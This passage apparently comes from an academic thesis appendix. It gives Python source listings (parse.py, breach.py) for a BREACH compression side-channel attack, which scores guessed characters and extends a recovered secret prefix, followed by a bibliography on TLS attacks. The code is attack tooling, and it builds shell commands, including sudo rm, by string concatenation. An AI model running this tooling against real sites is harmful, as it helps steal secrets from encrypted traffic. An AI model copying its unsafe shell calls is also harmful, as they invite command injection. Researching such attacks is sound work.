    def log_result_serial(self, combined_sorted, points):
        '''
        Log points info to result file for serial method of execution.
        '''
        for symbol in enumerate(combined_sorted):
            if symbol[0] % 6 == 0:
                with open(self.history_folder + self.filename + '/result_
    ' + self.filename, 'a') as result_file:
                    result_file.write('\n')
            with open(self.history_folder + self.filename + '/result_' +
    self.filename, 'a') as result_file:
                result_file.write('%s %f\t' % (symbol[1][1], symbol
    [1][0]))
        with open(self.history_folder + self.filename + '/result_' + self
    .filename, 'a') as result_file:
            result_file.write('\n')
        points_chart = self.sort_dictionary_values(points, True)
        for symbol in enumerate(points_chart):
            if symbol[0] % 10 == 0:
                with open(self.history_folder + self.filename + '/result_
    ' + self.filename, 'a') as result_file:
                    result_file.write('\n')
            with open(self.history_folder + self.filename + '/result_' +
    self.filename, 'a') as result_file:
                result_file.write('%s %d\t' % (symbol[1][1], symbol
    [1][0]))
        with open(self.history_folder + self.filename + '/result_' + self
    .filename, 'a') as result_file:
            result_file.write('\n\n')
        return points_chart[0][1]

    def log_result_parallel(self, combined_sorted, points):
        '''
        Log points info to result file for parallel method of execution.
        '''
        correct_alphabet = None
        for symbol in enumerate(combined_sorted):
            if symbol[0] == 0: # TODO: Better calculation of correct
    alphabet
                correct_alphabet = symbol[1][1].split(self.prefix)
                correct_alphabet.pop(0)
                for i in enumerate(correct_alphabet):
                    correct_alphabet[i[0]] = i[1].split()[0]
            with open(self.history_folder + self.filename + '/result_' +
    self.filename, 'a') as result_file:
                result_file.write('%s \nLength: %f\nPoints: %d\n\n' % (
    symbol[1][1], symbol[1][0], points[symbol[1][1]]))
        return correct_alphabet

    def attack_forward(self, correct_alphabet, points):
```

```
        '''
        Continue the attack properly, after checkpoint was reached.
        '''
        sorted_wins = self.sort_dictionary_values(self.args_dict['
win_count'], True)
        if len(correct_alphabet) == 1:
            if sorted_wins[0][0] > 10:
                self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
                self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
                self.args_dict['win_count'] = {}
                self.args_dict['point_count'] = {}
                correct_item = points[0][1].split()[0].split(self.prefix)
[1]
                self.args_dict['prefix'] = self.prefix + correct_item
                self.args_dict['divide_and_conquer'] = 0
                self.args_dict['alphabet']= self.get_alphabet({'
alpha_types': self.alpha_types, 'prefix': self.prefix, 'method': self.
method})
                self.attack_logger.debug('SUCCESS: %s' % correct_item)
                self.attack_logger.debug('Total time till now: %s' % str(
datetime.datetime.now() - self.start_time))
                self.attack_logger.debug('----------Continuing
----------')
                self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
            else:
                self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
                self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
                self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
                sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
                self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
                self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
                self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
                self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
        else:
            self.attack_logger.debug('Correct Alphabet: %s' % points
[0][1])
            self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
            if sorted_wins[0][0] > 10:
                self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
                self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
                self.args_dict['win_count'] = {}
                self.args_dict['point_count'] = {}
                self.args_dict['divide_and_conquer'] = self.
divide_and_conquer + 1
```

```
            correct_alphabet = points[0][1].split()
            for i in enumerate(correct_alphabet):
                correct_alphabet[i[0]] = i[1].split(self.prefix)[1]
            self.args_dict['alphabet'] = self.
continue_parallel_division(correct_alphabet)
            self.attack_logger.debug('SUCCESS: %s' % points[0][1])
        else:
            self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
            self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
            self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
            sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
    self.args_dict['latest_file'] = 0
    return True

def prepare_parsing(self):
    '''
    Prepare environment for parsing.
    '''
    system('sudo rm ' + self.wdir + 'request.txt')
    time.sleep(5)
    system('rm -f out.out')
    if not self.divide_and_conquer:
        self.alphabet = self.get_alphabet({'alpha_types': self.
alpha_types, 'prefix': self.prefix, 'method': self.method})
        self.args_dict['alphabet'] = self.alphabet
        if not self.args_dict['win_count']:
            for item in self.alphabet:
                self.args_dict['win_count'][item] = 0
        if not self.args_dict['point_count']:
            for item in self.alphabet:
                self.args_dict['point_count'][item] = 0
    system('cp request.txt ' + self.wdir)

    if self.execute_breach:
        if 'connector' not in self.args_dict or not self.args_dict['
connector'].isAlive():
            self.debug_logger.debug('Is connector in args_dict? %s' %
 str('connector' in self.args_dict))
            if 'connector' in self.args_dict:
                self.debug_logger.debug('Is connector alive? %s' %
str(self.args_dict['connector'].isAlive()))
            self.connector = ConnectorThread(self.args_dict)
            self.connector.start()
            self.args_dict['connector'] = self.connector
        else:
            self.connector = self.args_dict['connector']

    self.try_counter = 0
    for _, value in self.args_dict['win_count'].items():
        self.try_counter = self.try_counter + value
```

```
        self.filename = 'try' + str(self.try_counter) + '_' + '_'.join(
    self.alpha_types) + '_' + self.prefix + '_' + str(self.
    divide_and_conquer)
        system('mkdir ' + self.history_folder + self.filename)
        system('cp request.txt ' + self.history_folder + self.filename +
    '/request_' + self.filename)
        if self.method == 'p' and self.correct_val:
            if self.correct_val in self.alphabet[0]:
                self.correct_val = self.alphabet[0]
            elif self.correct_val in self.alphabet[1]:
                self.correct_val = self.alphabet[1]
            else:
                self.correct_val = None
        self.checkpoint = self.max_iter
        self.continue_next_hop = False
        while path.isfile(self.history_folder + self.filename + '/out_' +
     self.filename + '_' + str(self.latest_file)):
            self.latest_file = self.latest_file + 1

        return

    def parse_input(self):
        '''
        Execute loop to parse output in real time.
        '''
        self.prepare_parsing()
        self.debug_logger.debug('Starting loop with args_dict: %s' % str(
    self.args_dict))
        while self.connector.isAlive() if self.execute_breach else True:
            self.samples = {}
            self.iterations = {}
            self.output_sum = {}
            for i in self.alphabet:
                self.iterations[i] = 0
                self.output_sum[i] = 0
            system('rm ' + self.history_folder + self.filename + '/
    result_' + self.filename)

            self.get_aggregated_input()

            combined = self.create_dictionary_sample(self.output_sum,
    self.iterations)
            combined_sorted = self.sort_dictionary_values(combined)
            self.samples[self.iterations[self.alphabet[0]]] =
    combined_sorted
            self.samples = self.sort_dictionary(self.samples)
            with open('sample.log', 'w') as f:
                for s in self.samples:
                    f.write(str(s) + '\n')
            system('mv sample.log ' + self.history_folder + self.filename
     + '/')
            points = self.log_with_correct_value() if self.correct_val
    else self.log_without_correct_value(combined_sorted)
            if self.method == 's':
                correct_alphabet = self.log_result_serial(combined_sorted
    , points)
            elif self.method == 'p':
```

```
                correct_alphabet = self.log_result_parallel(
    combined_sorted, points)

            system('cat ' + self.history_folder + self.filename + '/
    result_' + self.filename)
            points = self.sort_dictionary_values(points, True)
            if (self.method == 'p' and points[0][0] > self.checkpoint/2)
    or (self.method == 's' and points[0][0] > self.checkpoint*10):
                self.continue_next_hop = self.attack_forward(
    correct_alphabet, points)
                break
            time.sleep(self.refresh_time)
        if self.execute_breach:
            if not self.continue_next_hop:
                self.connector.join()
                self.args_dict['latest_file'] = self.latest_file + 1
        return self.args_dict

class ConnectorThread(threading.Thread):
    '''
    Thread to run breach.py on the background.
    '''
    def __init__(self, args_dict):
        super(ConnectorThread, self).__init__()
        self.args_dict = args_dict
        self.daemon = True
        self.debug_logger = args_dict['debug_logger']
        self.debug_logger.debug('Initialized breach thread')

    def run(self):
        self.connector = connect.Connector(self.args_dict)
        self.debug_logger.debug('Created connector object')
        self.connector.execute_breach()
        self.debug_logger.debug('Connector has stopped running')
        return

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    args_dict['start_time'] = datetime.datetime.now()
    args_dict['history_folder'] = 'history/'
    while 1:
        parser = Parser(args_dict)
        args_dict = parser.parse_input()
```

Listing 9.8: parse.py

9.9 Attack module

```
from os import system
import sys
import signal
import datetime
import logging
import parse
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger
```

```
signal.signal(signal.SIGINT, kill_signal_handler)

class Breach():
    '''
    Start and execute breach attack.
    '''
    def __init__(self, args_dict):
        self.args_dict = args_dict
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
   logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        return

    def execute_parser(self):
        self.parser = parse.Parser(self.args_dict)
        args_dict = self.parser.parse_input()
        return args_dict


if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    args_dict['start_time'] = datetime.datetime.now()
    args_dict['win_count'] = {}
    args_dict['point_count'] = {}
    args_dict['history_folder'] = 'history/'
    try:
        while 1:
            args_dict['illegal_iterations'] = []
            breach = Breach(args_dict)
            args_dict = breach.execute_parser()
            breach.debug_logger.debug('Found the following illegal
   iterations: ' + str(args_dict['illegal_iterations']) + '\n')
    except Exception as e:
        print e
```

Listing 9.9: breach.py

Bibliography

[1] Juliano Rizzo, Thai Duong. The CRIME attack, September 2012.

[2] David A. Huffman. A method for the construction of minimum-redundancy codes. Proceedings of the IEEE, 40:1098–1101, September 1952.

[3] Bodo Moller, Thai Duong, Krzysztof Kotowicz. This POODLE Bites: Exploiting The SSL 3.0 Fallback, September 2014.

[4] Jacob Ziv, Abraham Lempel. A universal algorithm for sequential data compression. Information Theory, IEEE Transactions, 23:337–343, May 1977.

[5] NIST. Announcing the Advanced Encryption Standard (AES), November 2001.

[6] (online) URL: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.

[7] (online) URL: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF).

[8] (online) URL: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

[9] Andrei Popov. Prohibiting RC4 Cipher Suites, February 2015.

[10] Yoel Gluck, Neal Harris, Angelo Prado. BREACH: Reviving the CRIME attack, 2013.

[11] Tim Dierks, Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2, August 2008.

[12] Yaron Sheffer Porticor, Ralph Holz, Peter Saint-Andre. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS), February 2015.

[13] Mike Shema, Vaagn Toukharian. Dissecting CSRF Attacks & Defences, 2013.